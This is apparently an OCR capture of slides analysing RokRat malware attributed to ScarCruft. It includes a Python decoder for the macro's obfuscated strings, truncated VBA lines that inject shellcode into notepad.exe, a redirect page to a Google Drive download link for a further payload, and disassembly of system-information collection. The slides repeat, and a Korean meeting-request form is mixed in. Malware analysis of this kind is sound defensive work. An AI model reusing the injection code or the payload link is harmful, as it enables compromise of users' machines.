


Malware Sample Analyze

- **ScarCruft Malware Analyze**


Malware Sample Analyze

- RokRat 악성코드



Malware Sample Analyze

- **RokRat 악성코드**



간담회 의뢰서

2020. 1. 23

성명		현직	
나이		연계 주소	

1. 간담회에서 토론하실 수 있으신지, 있다면 어떤 주제로 토론 가능하신지 알려주십시오.


2. 언제, 그리고 얼마 동안 한국에 머물 수 있습니까? (2월 ~ 4월)

방문 일정	협의사항 (필요한 경우)

3. 비공개로 간담회를 진행하는 경우, 요구사항 (필요한 경우)

Summary


- **Check many obfuscated strings via macros**



Malware Sample Analyze

- **RokRat 악성코드**

Summary
- **Check many obfuscated strings via macros**



간담회 의뢰서

2020. 1. 23


성명		현직	
나이		연계 주소	

1. 간담회에서 토론하실 수 있으신지, 있다면 어떤 주제로 토론 가능하신지 알려주십시오.

2. 언제, 그리고 얼마 동안 한국에 머물 수 있습니까? (2월 ~ 4월)

방문 일정	협의사항 (필요한 경우)

3. 비공개로 간담회를 진행하는 경우, 요구사항 (필요한 경우)



Malware Sample Analyze

- RokRat 악성코드

Summary
- **String obfuscation is a decryption process.**

```python
import re

StringOriginal = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890 &*(),.#+="
StringEncoded = "pQFqnD5h 2WOGfbmNyi*IKP7JX9A)dcLelj(kETogHs.#wxBU+13rv&6VtC,uYz=Z0RS8aM4"

with open('2.vbs', 'r') as f:
    content = f.read()
    matches = re.findall(r'\"(.*?)\"', content)
    for match in matches:
        decoded_string = ""
        for c in match:
            if c in StringEncoded:
                index = StringEncoded.index(c)
                decoded_string += StringOriginal[index]
            else:
                decoded_string += c
        content = content.replace(f'"{match}"', f'"{decoded_string}"')
    with open('2decode.txt', 'w') as f_new:
        f_new.write(content)
```

```
vCoded = vCoded & "#If VBA7 Then" & vbCrLf
vCoded = vCoded & "    Private Declare PtrSafe Function VirtualAllocEx Lib " & Chr(34) & "kernel32.dl
vCoded = vCoded & "    Private Declare PtrSafe Function WriteProcessMemory Lib " & Chr(34) & "kernel
vCoded = vCoded & "    Private Declare PtrSafe Function CloseHandle Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function OpenProcess Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function RtlMoveMemory Lib " & Chr(34) & "kernel32" &
vCoded = vCoded & "    Private Declare PtrSafe Function CreateRemoteThread Lib " & Chr(34) & "kernel
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalAlloc Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalFree Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare PtrSafe Function CreateProcessA Lib " & Chr(34) & "kernel32"
vCoded = vCoded & "#Else" & vbCrLf
vCoded = vCoded & "    Private Declare Function VirtualAllocEx Lib " & Chr(34) & "kernel32.dll" & Chr
vCoded = vCoded & "    Private Declare Function WriteProcessMemory Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare Function CloseHandle Lib " & Chr(34) & "kernel32" & Chr(34) &
vCoded = vCoded & "    Private Declare Function OpenProcess Lib " & Chr(34) & "kernel32" & Chr(34) &
vCoded = vCoded & "    Private Declare Function RtlMoveMemory Lib " & Chr(34) & "kernel32" & Chr(34)
vCoded = vCoded & "    Private Declare Function CreateRemoteThread Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalAlloc Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalFree Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare Function CreateProcessA Lib " & Chr(34) & "kernel32" & Chr(34)
```

Malware Sample Analyze

- RokRat 악성코드

Summary
- **String obfuscation is a decryption process.**

```python
import re

StringOriginal = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890 &*(),.#+="
StringEncoded = "pQFqnD5h 2WOGfbmNyi*IKP7JX9A)dcLelj(kETogHs.#wxBU+13rv&6VtC,uYz=Z0RS8aM4"

with open('2.vbs', 'r') as f:
    content = f.read()
    matches = re.findall(r'\"(.*?)\"', content)
    for match in matches:
        decoded_string = ""
        for c in match:
            if c in StringEncoded:
                index = StringEncoded.index(c)
                decoded_string += StringOriginal[index]
            else:
                decoded_string += c
        content = content.replace(f'"{match}"', f'"{decoded_string}"')
    with open('2decode.txt', 'w') as f_new:
        f_new.write(content)
```

```
vCoded = vCoded & "#If VBA7 Then" & vbCrLf
vCoded = vCoded & "    Private Declare PtrSafe Function VirtualAllocEx Lib " & Chr(34) & "kernel32.dl
vCoded = vCoded & "    Private Declare PtrSafe Function WriteProcessMemory Lib " & Chr(34) & "kernel
vCoded = vCoded & "    Private Declare PtrSafe Function CloseHandle Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function OpenProcess Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function RtlMoveMemory Lib " & Chr(34) & "kernel32" &
vCoded = vCoded & "    Private Declare PtrSafe Function CreateRemoteThread Lib " & Chr(34) & "kernel
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalAlloc Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalFree Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare PtrSafe Function CreateProcessA Lib " & Chr(34) & "kernel32"
vCoded = vCoded & "#Else" & vbCrLf
vCoded = vCoded & "    Private Declare Function VirtualAllocEx Lib " & Chr(34) & "kernel32.dll" & Chr
vCoded = vCoded & "    Private Declare Function WriteProcessMemory Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare Function CloseHandle Lib " & Chr(34) & "kernel32" & Chr(34) &
vCoded = vCoded & "    Private Declare Function OpenProcess Lib " & Chr(34) & "kernel32" & Chr(34) &
vCoded = vCoded & "    Private Declare Function RtlMoveMemory Lib " & Chr(34) & "kernel32" & Chr(34)
vCoded = vCoded & "    Private Declare Function CreateRemoteThread Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalAlloc Lib " & Chr(34) & "kernel32" & Ch
vCoded = vCoded & "    Private Declare PtrSafe Function GlobalFree Lib " & Chr(34) & "kernel32" & Chr
vCoded = vCoded & "    Private Declare Function CreateProcessA Lib " & Chr(34) & "kernel32" & Chr(34)
```

Malware Sample Analyze

- RokRat 악성코드

```
#Windows" 폴더의 경로를 반환
vCoded = vCoded & "        windowsDir = FSO.GetSpecialFolder(0)" & vbCrLf

#SysWOW64 notepad.exe 가져온다.
vCoded = vCoded & "        windowsDir = windowsDir & " & Chr(34) & "\SysWOW64\n
vCoded = vCoded & "        ReturnValue = CreateProcessA(0, windowsDir, 0, 0, Fa
vCoded = vCoded & "    #Else" & vbCrLf
#notepad.exe 가져온다.
vCoded = vCoded & "        ReturnValue = CreateProcessA(0, " & Chr(34) & "notep
vCoded = vCoded & "    #End If" & vbCrLf

#프로세스 PID 가져온다.
vCoded = vCoded & "    PID = proc.dwProcessID" & vbCrLf
vCoded = vCoded & "    If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_
vCoded = vCoded & "    dwCodeLen = &H800" & vbCrLf

#함수를 사용하여 프로세스의 가상 주소 공간에서 실행 가능한 코드를 할당
vCoded = vCoded & "    shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, d

#GlobalAlloc 함수를 사용하여 코드를 저장할 수 있는 메모리를 할당
vCoded = vCoded & "    hGlobalMemory = GlobalAlloc(GMEM_FIXED, UBound(shellCode
vCoded = vCoded & "    For i = LBound(shellCodel) To UBound(shellCodel)" & vbCr
vCoded = vCoded & "        bValue = shellCodel(i)" & vbCrLf

#RtlMoveMemory 함수를 사용하여 코드를 할당한 메모리에 복사
vCoded = vCoded & "        rRtlReturn = RtlMoveMemory((hGlobalMemory + i), bVal
vCoded = vCoded & "    Next i" & vbCrLf
vCoded = vCoded & "    Dim resultWriteProcess" & vbCrLf

#WriteProcessMemory 함수를 사용하여 할당한 메모리에 코드를 작성
vCoded = vCoded & "    resultWriteProcess = WriteProcessMemory(hTargetProcHandl

#CreateRemoteThread 함수를 사용하여 원격 프로세스에서 실행할 스레드를 생성
vCoded = vCoded & "    hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0,
vCoded = vCoded & "    CloseHandle hThread" & vbCrLf
```

Summary

- **Perform process injection after decrypting ShellCode**
- **When accessing the shortened URL, redirect to Google Drive and download additionally**

```
<html>
<head><title>Bitly</title></head>
<body><a href="https://drive.google.com/uc?export=download&amp;id=1XQwiYeCCV0C-SsP7iPwD5FGSHit5yysv">
</html>
```

Malware Sample Analyze

- RokRat 악성코드

```
#Windows" 폴더의 경로를 반환
vCoded = vCoded & "        windowsDir = FSO.GetSpecialFolder(0)" & vbCrLf

#SysWOW64 notepad.exe 가져온다.
vCoded = vCoded & "        windowsDir = windowsDir & " & Chr(34) & "\SysWOW64\n
vCoded = vCoded & "        ReturnValue = CreateProcessA(0, windowsDir, 0, 0, Fa
vCoded = vCoded & "    #Else" & vbCrLf
#notepad.exe 가져온다.
vCoded = vCoded & "        ReturnValue = CreateProcessA(0, " & Chr(34) & "notep
vCoded = vCoded & "    #End If" & vbCrLf

#프로세스 PID 가져온다.
vCoded = vCoded & "    PID = proc.dwProcessID" & vbCrLf
vCoded = vCoded & "    If PID Then hTargetProcHandle = OpenProcess(PROCESS_ALL_
vCoded = vCoded & "    dwCodeLen = &H800" & vbCrLf

#함수를 사용하여 프로세스의 가상 주소 공간에서 실행 가능한 코드를 할당
vCoded = vCoded & "    shellAddr = VirtualAllocEx(hTargetProcHandle, ByVal 0, d

#GlobalAlloc 함수를 사용하여 코드를 저장할 수 있는 메모리를 할당
vCoded = vCoded & "    hGlobalMemory = GlobalAlloc(GMEM_FIXED, UBound(shellCode
vCoded = vCoded & "    For i = LBound(shellCodel) To UBound(shellCodel)" & vbCr
vCoded = vCoded & "        bValue = shellCodel(i)" & vbCrLf

#RtlMoveMemory 함수를 사용하여 코드를 할당한 메모리에 복사
vCoded = vCoded & "        rRtlReturn = RtlMoveMemory((hGlobalMemory + i), bVal
vCoded = vCoded & "    Next i" & vbCrLf
vCoded = vCoded & "    Dim resultWriteProcess" & vbCrLf

#WriteProcessMemory 함수를 사용하여 할당한 메모리에 코드를 작성
vCoded = vCoded & "    resultWriteProcess = WriteProcessMemory(hTargetProcHandl

#CreateRemoteThread 함수를 사용하여 원격 프로세스에서 실행할 스레드를 생성
vCoded = vCoded & "    hThread = CreateRemoteThread(hTargetProcHandle, ByVal 0,
vCoded = vCoded & "    CloseHandle hThread" & vbCrLf
```

Summary

- **Perform process injection after decrypting ShellCode**
- **When accessing the shortened URL, redirect to Google Drive and download additionally**

```
<html>
<head><title>Bitly</title></head>
<body><a href="https://drive.google.com/uc?export=download&amp;id=1XQwiYeCCV0C-SsP7iPwD5FGSHit5yysv">
</html>
```

Malware Sample Analyze

- RokRat 악성코드

- (file name using system time) file creation


```
TempPathA = GetTempPathA(0xC4u, Buffer);
GetSystemTime(&SystemTime);
wHour = SystemTime.wHour;
wMinute = SystemTime.wMinute;
Buffer[TempPathA] = SystemTime.wDay % 26 + 65;
Buffer[TempPathA + 1] = wHour % 26 + 97;
Buffer[TempPathA + 2] = wMinute / 12 + 102;
Buffer[TempPathA + 3] = SystemTime.wYear % 26 + 65;
v3 = TempPathA + 4;
if ( v3 < 0xC4 )
{
  Buffer[v3] = 0;
  FileA = CreateFileA(Buffer, 0x40000000u, 3u, 0, 1u, 0x80u, 0);
  if ( FileA != (HANDLE)-1 )
    CloseHandle(FileA);
```

Malware Sample Analyze

- RokRat 악성코드

- (file name using system time) file creation


```
TempPathA = GetTempPathA(0xC4u, Buffer);
GetSystemTime(&SystemTime);
wHour = SystemTime.wHour;
wMinute = SystemTime.wMinute;
Buffer[TempPathA] = SystemTime.wDay % 26 + 65;
Buffer[TempPathA + 1] = wHour % 26 + 97;
Buffer[TempPathA + 2] = wMinute / 12 + 102;
Buffer[TempPathA + 3] = SystemTime.wYear % 26 + 65;
v3 = TempPathA + 4;
if ( v3 < 0xC4 )
{
  Buffer[v3] = 0;
  FileA = CreateFileA(Buffer, 0x40000000u, 3u, 0, 1u, 0x80u, 0);
  if ( FileA != (HANDLE)-1 )
    CloseHandle(FileA);
```


Malware Sample Analyze

- **RokRat 악성코드**

- **Collect user information and file names**
- **Collect SystemBiosVersion**

```
00B7A971    68 DA518D00         push ca6d92c582a883378f7f3a95cb408415.8D51DA     8D51DA:L"DESKTOP-2ET4GGC"
00B7A976    FF15 7CC08B00       call dword ptr ds:[<&GetComputerNameW>]
00B7A97C    8D85 C4FEFFFF       lea eax,dword ptr ss:[ebp-13C]
00B7A982    C785 C4FEFFFF 400000( mov dword ptr ss:[ebp-13C],40                  40:'@'
00B7A98C    50                  push eax
00B7A98D    68 5A528D00         push ca6d92c582a883378f7f3a95cb408415.8D525A     8D525A:L"white"
00B7A992    FF15 20C08B00       call dword ptr ds:[<&GetUserNameW>]
00B7A998    68 FF000000         push FF
00B7A99D    68 DA528D00         push ca6d92c582a883378f7f3a95cb408415.8D52DA     8D52DA:L"C:\\Users\\white\\Desktop\
00B7A9A2    6A 00               push 0
00B7A9A4    FF15 C4C08B00       call dword ptr ds:[<&GetModuleFileNameW>]
```


```
EA78D    85C0          test eax,eax
EA78F    74 3C         je ca6d92c582a883378f7f3a95cb408415.8EA7CD
EA791    83C0 64       add eax,64
EA794    57            push edi                                  edi:"ALASKA - 1072009"
EA795    50            push eax
EA796    E8 93800100   call ca6d92c582a883378f7f3a95cb408415.90282E
EA79B    83C4 04       add esp,4
EA79E    8BF8          mov edi,eax                               edi:"ALASKA - 1072009"
EA7A0    8D45 FC       lea eax,dword ptr ss:[ebp-4]
EA7A3    50            push eax
EA7A4    57            push edi                                  edi:"ALASKA - 1072009"
EA7A5    6A 00         push 0
EA7A7    6A 00         push 0
EA7A9    56            push esi                                  esi:"SystemBiosVersion"
EA7AA    FF75 F8       push dword ptr ss:[ebp-8]
```



Malware Sample Analyze

- **RokRat 악성코드**

- Collect user information and file names
- Collect SystemBiosVersion

